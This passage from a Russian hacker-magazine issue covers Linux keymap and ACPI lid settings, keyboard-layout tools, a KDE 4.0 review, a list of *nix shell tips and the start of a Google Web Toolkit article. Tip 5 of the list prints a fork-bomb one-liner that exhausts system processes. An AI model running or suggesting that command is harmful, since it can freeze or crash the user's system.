# Переключение консоли на одну вперед при нажатии на <Alt> и клавишу с кодом 106
alt keycode 106 = Incr_Console
```

Но можно создавать и свои варианты, указывая команду в переменных:

```
keycode 120 = F100
string F100 = "/sbin/shutdown -h now\n"
```

Другими словами, по нажатии клавиши с кодом 120 будет выполнено действие, указанное в переменной F100; в нашем случае задано выключение компьютера. Вместо F100, естественно, можно использовать любое другое имя.



Интерфейс настройки XNeur

Теперь не менее важная часть — куда все это записывать. В документации и в многочисленных советах предлагается использовать текущий файл консольной раскладки (в моем случае — `boottime.kmap.gz`). Кстати, это единственный файл описания раскладок, доступный после установки KUbuntu; чтобы увидеть остальные варианты, следует установить пакет `console-data`. После этого в `/usr/share/keymaps/i386/` можно обнаружить несколько подкаталогов с файлами внутри. Но если тебе понадобится перейти на другую раскладку (в Ubuntu и некоторых других дистрибутивах для этих целей используется файл `/etc/default/console-setup` или `/.console-setup`), все настройки нужно будет перенести в другой файл, что несколько неудобно. Если ты все-таки решишься на этот шаг, используй имеющиеся записи как шаблон, ничего не записывая на первую позицию, а в конце не забудь оставить пустую строку.

☒ НЕМНОГО О НОУТБУКЕ

Пока мне не попадался ноутбук, скан-коды клавиш которого определить не удалось бы. Поэтому настройки здесь ничем не отличаются от описанных выше. Хотя есть один прием, о котором хотелось бы рассказать. Я считаю очень удобным в использовании режим гибернации, когда, включив компьютер, обнаруживаешь все на своих местах. Современные дистрибутивы, как правило, его поддерживают, хотя настройка, в общем-то, несложна — достаточно установить пакет `hibernate` и переопределить необходимые параметры в конфигурационном файле. Единственное, каждый раз для перехода в этот режим нужно запускать скрипт `/usr/sbin/hibernate`, что не всегда удобно. Хочется просто закрыть крышку ноутбука, а вновь включив питание, обнаружить все на своих местах.

Это очень просто сделать, используя демон `acpid`, который представляет собой нечто вроде пользовательского интерфейса, позволяющего управлять любыми событиями ACPI, доступными через `/proc/acpi/event`. При этом `acpid` читает набор конфигурационных файлов из каталога `/etc/acpi/events/`. Если пакет с демоном в дистрибутиве отсутствует, устанавливаем его из репозитория; последнюю версию можно взять с сайта phobos.fs.tum.de/acpi. После установки необходимо в каталоге `/etc/acpi/events` создать два файла: `lid` и `power`. Первый описывает реакцию на закрытие крышки, второй — на нажатие кнопки включения питания.

\$ SUDO MCEDIT /ETC/ACPI/EVENTS/LID

```
event=button/lid.*
action=/usr/sbin/hibernate
```

\$ SUDO MCEDIT /ETC/ACPI/EVENTS/POWER

```
event=button/power.*
action=/sbin/shutdown -h now
```

Это несколько упрощенные варианты, в KUbuntu ты найдешь более сложные скрипты. После этого требуется перезапуск демона `acpid`:

```
$ sudo /etc/init.d/acpid restart
```

Теперь при закрытии крышки ноутбука система будет впадать в спячку с выключенным питанием, а при нажатии на кнопку питания — выключаться. Просто и удобно.

☒ ПРОГРАММЫ НАСТРОЙКИ

Если тебе не по душе возня с конфигурационными файлами, предлагаю несколько программ, которые помогут настроить работу мультимедийных клавиш. Например, первоначальное назначение программы `Sven` (linux.kiev.ua) — настройка дополнительных клавиш на мультимедийной клавиатуре, но, начиная с версии 0.4, она умеет исправлять ошибки при наборе текста и изменять клавиатурную раскладку. Более того, даже если у тебя обычная клавиша, с ее помощью ты сможешь эмулировать мультимедиа-клавиши, используя вместо них клавиатурные сочетания. Также можно назначить действия на определенные кнопки мыши. Она понимает приблизительно 10 000 русских слов и 9 500 английских. Если программа не переключилась сама, то раскладку можно изменить и вручную, при помощи специально заданной клавиши (по умолчанию `<Break>`). Отдельной клавишей (`<Scroll Lock>`) можно изменять регистр слов (верхний, нижний, первая буква — верхний, остальные — нижний). Индикатор-переключатель раскладки клавиатуры запоминает свое состояние для каждого окна, поэтому, часто переключаясь между приложениями, тебе уже не нужно будет дополнительно изменять и раскладку. Программа имеет большие возможности, и я бы советовал на нее взглянуть. Все настройки производятся при помощи графической программы, построенной на библиотеках GTK+. `Sven` тестировался в Linux, но в принципе должен работать и на *BSD-системах. Используемый оконный менеджер не имеет значения.

Возможности `KeyTouch` (keytouch.sf.net) несколько скромнее, эта утилита применяется исключительно для настройки мультимедийных клавиш. Хотя с ее помощью любой клавише можно назначить свое действие, отличающееся от установок по умолчанию. На сайте программы, кроме исходных текстов и пакетов для некоторых дистрибутивов, можно найти готовые настройки для мультимедийных клавиатур большинства известных производителей.


Еще одно интересное решение — `xbindkeys` (hocwp.free.fr/xbindkeys/xbindkeys.html) — позволяет присваивать любой кнопке клавиатуры и мышки любые команды, в том числе и команды оболочки. Все настройки производятся в конфигурационном файле, который имеет простой и понятный формат. ☒

Xneur — аналог Punto Switcher

Достаточно распространено мнение, что программ, автоматически переключающих раскладку клавиатуры, как это делает `Punto Switcher` и ей подобные, в Linux нет. Хочу бросить камень в огород саботажников. О `Sven`, который обладает подобной функциональностью, можно прочитать в этой статье, но есть еще и `XNeural Switcher` — `XNeur` (www.xneur.ru). Эта программа анализирует вводимые пользователем символы и, если их последовательность не характерна для текущего языка, переключает раскладку и переписывает последнее слово. Функционально `Xneur` разделен на две части. Демон `xneur` считывает конфигурационные файлы, работает в фоне и реализует все возможности программы. Для удобной настройки используется графический интерфейс, точнее, два: `gxneur` написан с использованием библиотек GTK+, а `kXNeur` — интерфейс для KDE. Кроме исходных текстов на сайте доступны пакеты для Debian, Ubuntu, ASP Linux, CentOS/RHEL, Fedora 7 и 8. Есть `Xneur` и в репозитории ALT Linux.



ВЛАДИМИР «TURBINA» ЛЯШКО
/ V.TURBINA@GMAIL.COM /



Новые кеды для гламурного юниксоида


KDE 4.0: ОБЗОР НОВОВВЕДЕНИЙ И ВОЗМОЖНОСТЕЙ

В Европе самой популярной рабочей средой для *nix-систем был и остается KDE. Его любят за простоту использования, легкость освоения, насыщенность приложениями практически для всех повседневных задач, критикуют за наличие большого количества параметров для настройки, многофункциональность приложений, предъявляющих повышенные требования к системным ресурсам. Год назад мы пили пиво, празднуя десятилетие проекта, сегодня отмечаем уже четвертый релиз KDE. Пора с ним познакомиться, тем более что версия 4.0 была в репозиториях большинства дистрибутивов еще с альфы.

✘ НЕМНОГО О ПРОЕКТЕ

Датой рождения проекта принято считать 14 октября 1996 года. Именно в этот день в Google groups появилось сообщение студента Тюбингенского университета Маттиаса Эттриха о предложении начать разработку нового API для Kool Desktop Environment (KDE) с использованием библиотек Qt.

Обилие программ, практически не отличающихся функционально, но зато сильно отличающихся внешне и поведенчески, только отпугивало пользователей от *nix-систем в целом и от Linux в частности. Поэтому основной идеей нового проекта было создание такой среды, в которой все приложения выглядели бы и вели себя одинаково. Пользователь не должен был



SVG-графика в системном мониторе



Добавление виджетов

видеть отличия в поведении программ. Предполагалось, что новая среда будет интуитивно понятна и проста в эксплуатации.

И, кстати, по прошествии некоторого времени можно смело заявить, что реализовать задуманное разработчикам удалось. Да, многим не нравится, что Konqueror — это уже не столько файловый менеджер, сколько «комбайн», понимающий многие форматы, и хотя он явно тяжелее гномьего Наутилуса, зато пользователь не задумывается, что, как и где. Многие эксперименты показывают, что человек, до этого работавший в Windows, осваивается в KDE без особых проблем.

Несмотря на споры по поводу необходимости в еще одном проекте, инициатива была поддержана, и на встрече разработчиков в августе 1997 года KDE-ONE в Арнсберге (Германия) присутствовало уже 15 участников. К этому времени среда насчитывала достаточное количество приложений. В октябре этого же года была выпущена Beta 1, а через месяц — Beta 2. Первая версия KDE 1.0 увидела свет в июле 1998 года. С самого начала в качестве инструмента для разработки пользовательского интерфейса были выбраны библиотеки Qt. Но на тот момент Qt не использовал свободную лицензию, поэтому постоянно возникали споры о том, что свободная среда и входящие в ее состав программы не могут создаваться с применением закрытых инструментов. Причем на стороне критиков выступал и Линус Торвалдс. Все это сильно мешало команде разработчиков и отнюдь не способствовало популярности KDE. Кстати, это также послужило причиной появления еще двух проектов под эгидой GNU: Gnome и Harmony. Как ты знаешь, в первом вообще отказались от Qt, а задача Harmony заключалась в создании библиотек, совместимых по API с Qt, но под свободной лицензией. В апреле 1997 года между Trolltech, которая имела все права на Qt, и KDE было подписано соглашение по вопросам лицензирования, отраженное в документе «KDE Free Qt Foundation». В ноябре 1998 года инструмент Qt стал использовать свободную лицензию — Open Source Q Public License (QPL), а в сентябре 2000 года Trolltech выпустила *nix-версию библиотек Qt под лицензией GNU GPL. С того времени все споры постепенно утихли, а продолжение работ над Harmony потеряло смысл.

Разработчики такое событие отметили выходом версии KDE 2.0 (октябрь 2000 года), хотя триумфальное шествие этой среды на десктопы началось с версии 2.1 (февраль 2001 года), в которой были учтены многочисленные пожелания пользователей.

Со временем KDE действительно стал рабочей средой, сочетающей удобство и простоту использования, где интегрированы десятки приложений буквально на все случаи жизни: ПО для работы с мультимедиа, графикой и интернетом, пакет офисных приложений, образовательные программы, игры и многое другое. Интерфейс был переведен на десятки языков мира, среди которых есть и русский.

Начиная с версии 4.0, библиотеки Qt доступны как свободное ПО не только для *nix-, но и для Mac-, Windows- и встроенных систем. Библиотеки, приложения и рабочая среда KDE больше не привязаны к одной платформе. Конечно, большинство приложений KWin, KDM и многие другие требуют X-Window, но с портированием в Винду Konqueror и Amarok проблем стало меньше. Поэтому, кто знает, может, через некоторое время мы будем работать в Vista, слушая музыку в Amarok вместо Windows Media Player, а в интернет выходить, используя завоевателя вместо исследователя :). В настоящее время проект поддерживается многочисленными добровольцами по всему миру. Кроме того, привлекают своих программистов для участия в проекте или помогают финансово такие компании, как Mandriva, Novell, Trolltech, Dell, IBM. Основатель Canonical Ltd. и создатель Linux-дистрибутива Ubuntu Марк Шаттлворт стал одним из первых покровителей KDE, оказавших проекту весомую спонсорскую помощь.

☒ СОВМЕСТИМОСТЬ ВЕРСИЙ

Мажорные релизы 1.x, 2.x и т.д. между собой, как правило, несовместимы по API, однако приложение внутри релиза (например, для 3.0) с большой долей вероятности будет работать и с более новой версией (до 3.5.x). Отличия в API между второй и третьей версиями были незначительны, и приложения легко переписывались под новый релиз. Программы, сделанные для Qt 3, не будут работать в четвертой версии, компиляция закончится неудачей. Поэтому при переносе кода придется немного потрудиться. Информация по портированию сорцов с Qt 3 на четвертую версию библиотек приведена в документе «Porting to Qt 4» (doc.trolltech.com/4.1/porting4.html). В нем ты найдешь отличный обзор главных изменений в Qt 4 вместе со списком изменений в классах и функциях.

Изначально нумерация версий KDE привязывалась к номеру библиотек Qt. После того как стали доступны Qt 4.x, разработчикам ничего не оставалось, как заняться переносом среды под новую версию. Выясним, что нового появилось в этой среде.

☒ НОВЫЕ БИБЛИОТЕКИ И ОСОБЕННОСТИ СБОРКИ

В качестве основы для KDE 4.0 взяты библиотеки Qt 4.3. Основные возможности, которые они предоставляют, перечислены на странице doc.trolltech.com/4.3/qt4-3-intro.html. В первую очередь хочется отметить улучшение системы, отвечающей за вывод графики. Движок, поддерживающий OpenGL (и DirectX3D для Windows-версии), позволяет использовать все преимущества современных графических карт. А переложив ответственность за вывод графики с использованием возможностей OpenGL на ту часть видеокарты, которая отвечает за 3D, можно ускорить прорисовку двумерных элементов рабочего стола, открыв тем самым безграничные



Виджеты на рабочем столе

возможности по его обустройству. Новый движок вовсю юзает сглаживание, регулируя возможности anti-aliasing. Можно даже выбирать между качеством и производительностью. С введением класса QsvgGenerator появилась улучшенная поддержка формата SVG (Scalable Vector Graphics). Результат рендеринга, производимый программами с интерфейсом Qt, может быть сохранен в этом формате. Класс QsvgGenerator используется вместе с имеющимися QSvgWidget и QSvgRenderer, обеспечивая полную поддержку векторной графики.

Основные классы, выводящие окно программы, поддерживают многие функции, доступные в Visual Studio или KDevelop. Например, доковые виджеты, благодаря новому API QDockWidget, теперь можно пристегнуть в любое удобное место. А значит, внешний вид можно будет изменять как тебе вздумается — ограничений минимум. К тому же значительно расширена поддержка различных эффектов анимации. Новый класс QWindowsVistaStyle обеспечивает приложениям Qt внешний вид и поведение, присущее приложениям в Windows Vista. Для создания разного рода мастеров, позволяющих пользователю настроить те или иные параметры, следует использовать класс QWizard. Доступны четыре стиля оформления мастера: ClassicStyle, ModernStyle, MacStyle и AeroStyle (только в Vista). Введен модуль QtScript, обеспечивающий поддержку языка ECMAScript, основанного на стандарте ECMA-262 (его спецификацию можно посмотреть на прилагаемом к журналу диске). Этот язык широко используется в вебе. Например, известные JavaScript, JScript и ActionScript являются как раз расширениями ECMA-262, который призван устранить проблемы с совместимостью. Ведь сегодня написать универсальный скрипт, совместимый с любым браузером, довольно трудно.

Но самым значительным изменением, произошедшим в Qt, является модульность. Другими словами, стало можно написать приложение для терминала, не связываясь с более высокими классами, отвечающими за графические элементы. Это разделение внутренних классов также перешло в полностью переработанные kdelibs, поэтому многие операции теперь возможно производить в командной строке.

Имена значков в KDE4 и соответствующих компонентов kdelibs основаны на спецификации, предложенной freedesktop.org (также смотри на диске). Портить имена значков из проекта KDE3 на принятые в KDE4 можно при помощи специального скрипта adapt-to-icon-spec.py. Вместо DCOP, используемого в KDE3, в KDE4 для взаимодействия программ друг с другом

используется D-Bus. Тема перехода DCOP → D-Bus горячо обсуждается на многочисленных форумах.

Со времени основания проекта KDE для сборки использовался autotools. Такая система была сложна для новичков и требовала некоторого времени на освоение. Теперь это в прошлом, в KDE 4.0 вместо autotools применяется CMake (www.cmake.org), который на порядок проще в использовании. К тому же CMake может генерировать build-файлы, понятные компиляторам *nix, KDevelop и коммерческим решениям вроде MS Visual C++, что снимает проблему мобильности.


✉ ПОДСИСТЕМЫ МУЛЬТИМЕДИИ И КОММУНИКАЦИИ

Начиная с KDE 2.0, в качестве мультимедийной архитектуры использовался aRts (analog Real time synthesizer — аналоговый синтезатор реального времени, www.arts-project.org). Для того времени это был действительно прорыв, так как aRts позволял воспроизводить одновременно несколько аудиопотоков, как на локальном компьютере, так и по сети. Но постепенно aRts, ориентированный только на работу с аудио, перестал удовлетворять всем требованиям. Кроме того, главный разработчик aRts, Стефан Вестерфельд, перешел в KDE и начал работу в другом направлении.

В последних релизах KDE 3.x для работы с мультимедиа уже использовались сторонние библиотеки: libxine, Gstreamer, mplayer. Причем различные приложения из состава KDE могли задействовать разные варианты, что создавало проблемы. Эти и многие другие вопросы привели к тому, что в KDE 4.0 решили перейти на совершенно новый API для работы с мультимедиа, получивший название Photon (phonon.kde.org). Функционально Photon — это еще один слой, находящийся выше библиотек нижнего уровня libxine и Gstreamer. Это обеспечивает доступ к видео и аудио любому приложению без проблем совместимости и возможного изменения в мультимедиа-библиотеках KDE. Новый слой позволяет упростить перенос KDE на другие системы, разработчикам не нужно учитывать особенности всех систем. Чтобы проиграть файл, требуется всего 4 строки кода для Photon и 30 при использовании aRts. Приложению достаточно указать на необходимость получения информации, а все остальное — это уже забота Фотона. Что будет использоваться в качестве выходного буфера — Xine, Quicktime или DirectX, теперь уже не имеет значения. Для настольной системы с ее всевозможными конфигурациями это то, что доктор прописал.



Трехмерные эффекты



Файловый менеджер Dolphin

Чтобы упростить жизнь пользователя, Фотон обещают научить автоматически переключать устройства. Например, при подключении гарнитуры для работы с VoIP, при поступлении звонка, звуковая карта будет переключаться на вывод звука разговора через новое устройство, а музыка по-прежнему будет играть в колонках. Trolltech собирается добавить Photon в следующую версию библиотек Qt 4.4.

Новым фреймворком, отвечающим за коммуникацию, является Decibel (decibel.kde.org), задача которого — интеграция в десктоп всех современных протоколов связи. Клиентская база всех протоколов (ICQ, Skype, Jabber, email, VoIP и другие) собирается в одном месте, пользователь лишь должен выбрать нужный контакт, а как установить с ним связь — это уже забота Децибела. Правда, на полную катушку этот проект обещают запустить только к версии 4.1.

✘ РАБОЧЕЕ ОКРУЖЕНИЕ ПОЛЬЗОВАТЕЛЯ

Все, о чем говорилось ранее, скрыто под капотом. Теперь о том, что снаружи. Ведь новичка принято встречать по одежке.

Новой рабочей средой для KDE 4.0 является Plasma (www.plasma.kde.org), объединившая в единое приложение рабочий стол, панель KDE и виджеты SuperKaramba (в том числе и написанные для версии 3.x). Кроме того, работают виджеты Apple Dashboard, и в будущем планируется поддержка плагинов браузера Opera. Для разработчиков доступно единое API, позволяющее создавать плазмоиды — небольшие приложения или виджеты для новой среды, которые с легкостью интегрируются с рабочим столом или панелью. Работа с данными в Plasma и их визуализация разделены, что открывает простор для творчества и упрощает программирование. Фреймворком для плазмоидов да и для среды KDE 4.0 в целом служит Kross. Последний не является еще одним языком, его задача гораздо прозаичнее — упростить создание новых приложений для этой среды. Теперь можно писать виджеты на C++, Python, Ruby, JavaScript и Falcon. При необходимости модульность Kross позволяет добавить поддержку любого другого языка. Кроме Plasma Kross в настоящее время поддерживает и другие приложения: KWord, KSpread, Krita, Kexi SuperKaramba. Думается, этот список будет постепенно расширяться.

Но разработчики считают, что одной Плазмы маловато, чтобы удивить юзера. Долой старые значки, напоминающие карикатуру, теперь рулит более реалистичная векторная графика, предоставляемая новой темой оформления Oxygen (oxygen-icons.org), которая используется по умолчанию в KDE 4.0. Основные приложения уже используют новые значки. Все, куда не кинь взгляд, теперь выглядит по-новому: меню, курсоры, новая графика в при-

ложениях. Разработки Oxygen поддерживают стандарты и спецификации Standard Icon Naming Specification и Standard Icon Theme от freedesktop.org, единство стиля позволяет использовать наработки в различных приложениях. Виджеты и другие элементы украшения поддерживают изменение внешнего вида при помощи CSS-подобных файлов тем.

Обновленный оконный менеджер KDE — KWin — имеет некоторые эффекты OpenGL, которые ранее были доступны в композитных оконных менеджерах вроде Compiz (compiz.org). Кстати, если видеоподсистема не может воспроизвести тот или иной эффект, он просто отключается.

✘ ФАЙЛОВЫЙ МЕНЕДЖЕР DOLPHIN

Новое окружение пользователя потребовало и новых приложений. Так, Konqueror, заменивший на посту файловый менеджер KFM, начиная с KDE 2.x, уже вобрал в себя столько функций, что было решено вернуться к предыдущей схеме. То есть файловый менеджер должен быть только файловым менеджером. Теперь в этом качестве юзеру предлагается Dolphin (enzosworld@gmxhome.de), в котором просмотр рисунков, прераслушивание музыки и некоторая другая привычная функциональность уже недоступны. Для этих задач вызываются сторонние приложения. Пока нет многооконности, хотя поддержка KIO Slaves присутствует.

Система навигации в Dolphin несколько напоминает принятую в Windows Vista. Окно визуально разбито на три части. В левой отображены закладки, посередине — сами файлы и каталоги, а справа выводится информация по выбранному файлу. Здесь же находятся пункты, предлагающие действия, которые можно произвести с данным объектом, не прибегая к меню (зашифровать, заархивировать, отправить по почте, открыть как root и другие). При необходимости среднее окно можно разделить на две независимые части, что очень удобно при копировании файлов из одного каталога в другой. По умолчанию адресная строка не выводится, открыть ее можно, нажав на неприметную кнопку Edit Location. Закладки в левую панель можно добавлять простым перетаскиванием.

Благодаря набору технологий NEPOMUK (Networked Environment for Personalized, Ontology-based Management of Unified Knowledge, nepomuk.semanticdesktop.org) Dolphin получил так называемые семантические свойства, позволяющие связывать воедино различные предметы и типы данных в десктопе и вне его, осуществлять поиск, обмен информацией и прочее. Пока эта технология находится в самом начале пути, самое интересное обещают в будущем.

И в заключение хочется отметить, что с Konqueror ничего криминального не случилось, он также доступен пользователям KDE 4.0. **И**



АНДРЕЙ МАТВЕЕВ
/ ANDRUSHOCK@REAL.XAKEP.RU /

TIPS'N'TRICKS

ЮНИКСОИДА

ТРЮКИ И СОВЕТЫ ЮНИКСОИДУ

Доблестный юниксоид! Представляю твоему вниманию очередную подборку различных трюков, рекомендаций и советов, касающихся *nix-систем.

1

Подсчет количества строк в текстовом файле с помощью утилиты sed:

```
$ sed -ne '$=' ~/.vimrc
```

2

В zsh вот так можно просмотреть содержимое файла, не прибегая к утилитам вроде more и less:

```
$ < ~/.viminfo
```

3

При большой многовложенности каталогов, возможно, стоит отказаться от использования команды cd:

```
$ vi ~/.zshrc
setopt autocd
alias -g ...='.../...'
alias -g ....='.../.../...'
```

```
$ . ~/.zshrc
```

Теперь, чтобы вернуться на три директории вверх, достаточно набрать «...».

4

Сокращенный вывод при подсчете размера текущего каталога (исключаем перечисление всех файлов, оставляем только подкаталоги):

```
$ du -h . | grep -v './.*' | sort -n
```

5

Одна из самых маленьких реализаций форк-бомбы:

```
$ :(){|:&};:
```

6

В состав практически любой *nix-системы входит мощный калькулятор, который может использоваться в интерактивном режиме или обрабатывать сценарии, написанные на языке, похожем

на С. Для примера превратим его в конвертер валют:

7

```
% echo "scale=2; 1000/24.92" | bc
40.12
```

8

Также с помощью bc удобно выполнять перевод между различными системами исчисления. Например, переведем 20 из dec в hex и обратно:

9

```
$ echo "base=16;20" | bc
14
$ echo "ibase=16;20" | bc
32
```

10

Показать календарь на текущий месяц:

```
$ cal 12 2007
```

11

Просматриваем разницу между двумя версиями файла со скроллингом и в цвете:

```
(~/devel/www)% cvs -fq -d andrey@cvs.
openbsd.ru:/cvs diff -u -p -r1.23 -
r1.24 docs/howto-bridge.html | vim -
```

12

Запрет обращения к doubleclick.com с помощью демона named (этот способ позволяет ускорить загрузку некоторых web-страниц):

```
# vi /var/named/conf/named.conf:
zone "doubleclick.com" {
    type master;
    file "master/doubleclick.com";
};
```

```
# vi /var/named/master/doubleclick.
com:
[[ здесь идет стандартная SOA-запись
]]
```

```
ad.doubleclick.com. IN A
127.0.0.1
*.doubleclick.com. IN A
127.0.0.1
# rndc reload
```

13

Чтобы в OpenBSD выполнить полный и быстрый бэкап файловой системы /var на раздел d второго диска, следует ввести следующую комбинацию команд:

```
# newfs wd1d
# mkdir /mnt/var
# mount -o async /dev/wd1d /mnt/var
# dump 0f - /var | (cd /mnt/var;
restore rf -)
```

14

Если нужно скопировать только часть файловой системы (в данном случае каталог /var/named), можно воспользоваться командой tar:

```
# cd /var
# tar cf - named | (cd /mnt/var; tar
xpf -)
```

15

Используем псевдографику для отображения аптайма:

```
% uptime | awk '{ while($3-- a=a="";
print "|" a ">")'
|=====>
```

16

Для того чтобы определить, к какому установленному пакету относится файл foobar, набираем одну из следующих команд:

```
fedora$ rpm -qf foobar
gentoo$ equery belongs foobar
debian$ dpkg -S foobar
freebsd$ pkg_info -W foobar
openbsd$ pkg_info -E foobar
```




gameland.tv
television for gamers

ВКЛЮЧИСЬ В ИГРУ!



НИКОЛАЙ БАЙБОРОДИН
/ BAIBORODIN@GMAIL.COM /

ТО, ЧТО GOOGLE ПРОПИСАЛ

СОЗДАНИЕ AJAX-ПРИЛОЖЕНИЙ С ИСПОЛЬЗОВАНИЕМ GWT

С переходом технологии AJAX от стадии «новомодной штуки» к статусу рабочей лошади веб-программирования стали активно развиваться инструментальные средства, призванные повысить эффективность разработки AJAX-приложений. В частности, это придало импульс проявлению разнообразных фреймворков, основное назначение которых — освободить программиста от необходимости рутинного написания однотипного, многократно повторяющегося программного кода, сосредоточившись на логике веб-приложения. Один из них — Google Web Toolkit.



✘ ПАТРОН В ОБОЙМЕ GOOGLE

В этой статье мы расскажем об одной технологии, созданной парнями из компании Сереги Брина и Лари Пейджа. Опыт показывает, что все, что делает Google, как минимум достойно пристального внимания. Однако... Все более или менее раскрученные проекты от IT-компаний номер один предназначены для конечного пользователя. Что же получается, Google незаслуженно обходит своим вниманием программистов? Отнюдь. И подтверждение тому — фреймворк Google Web Toolkit (GWT). Проект GWT перешел в публичную стадию в мае 2006 года. Учитывая темпы развития IT-индустрии и более чем полуторалетний возраст технологии, можно констатировать некий показатель зрелости, обязывающий ко многому. Итак, Google Web Toolkit (GWT) представляет собой инструментарий разработки клиентских веб-приложений с использованием технологии AJAX. Ну да, конечно, ты можешь сказать, что AJAX-фреймворков сейчас развелось, как депутатов после выборов. Правильно. Только не торопись делать поспешные выводы — лучше разберемся с основными фишками GWT. Главное отличие GWT от прочих фреймворков состоит в том, что программный код, реализующий пользовательский интерфейс в окне веб-браузера,

пишется не на JavaScript, а на Java. А ты как думал! Если за дело берется Google, проект обязательно будет с изюминкой. А в случае с GWT это целый килограмм изюма!

Зачем понадобилось использовать Java для создания JavaScript-интерфейсов? А много ли ты знаешь действительно серьезных инструментов разработки, заточенных под JavaScript? То-то и оно... Совсем другая ситуация с Java, для которой созданы RAD-системы с функциональностью авианосца. Google Web Toolkit позволяет использовать всю эту мощь для создания клиентских AJAX-приложений.

Я тебе обещал горы изюма? Тогда подставляй свои шаловливые ладошки. GWT — это не только транслятор Java-кода в JavaScript, это еще и набор убойных библиотек, реализующих возможности самых разнообразных виджетов, оконных форм, элементов графического оформления. Вижу, твои глаза загорелись, не иначе ты вспомнил об интерфейсах Google Calendar, Google SpreadShits и Gmail. Да, именно так — все это богатство псевдо-оконного веб-интерфейса к твоим услугам. Но и это еще не все — GWT умеет формировать из XMLHttpRequest-объектов веб-запросы в формате JSON (JavaScript Object Nation). Знаю, каков твой следующий вопрос, и спешу




дать на него ответ: GWT прекрасно уживается с такими серверными технологиями, как JSF, Spring, Struts и EJB.

❑ TEST DRIVE

До того как ты озаботаешься получением и установкой Google Web Toolkit, проверь наличие Java SDK на твоём компе. Если по каким-либо (совершенно непонятным для меня) причинам этот кит у тебя не установлен, сливай последнюю версию с сайта Sun Microsystems (адрес ты найдёшь в боковом выносе).

Сам же пакет GWT доступен для скачивания по адресу code.google.com/webtoolkit/download.html. На этой странице ты найдёшь версии GWT для всех наиболее распространённых операционных систем: Windows 2000/XP, Linux и Mac OS X. Инсталляционный пакет включает в себя GWT-компилятор, браузер, предназначенный для отладки виджетов и пользовательских форм, библиотеку классов GWT плюс несколько демонстрационных примеров.

В процессе установки GWT придется изрядно попотеть! Необходимо выполнить операцию, требующую недюжинных интеллектуальных усилий,



Импорт GWT-проекта в IDE Eclipse

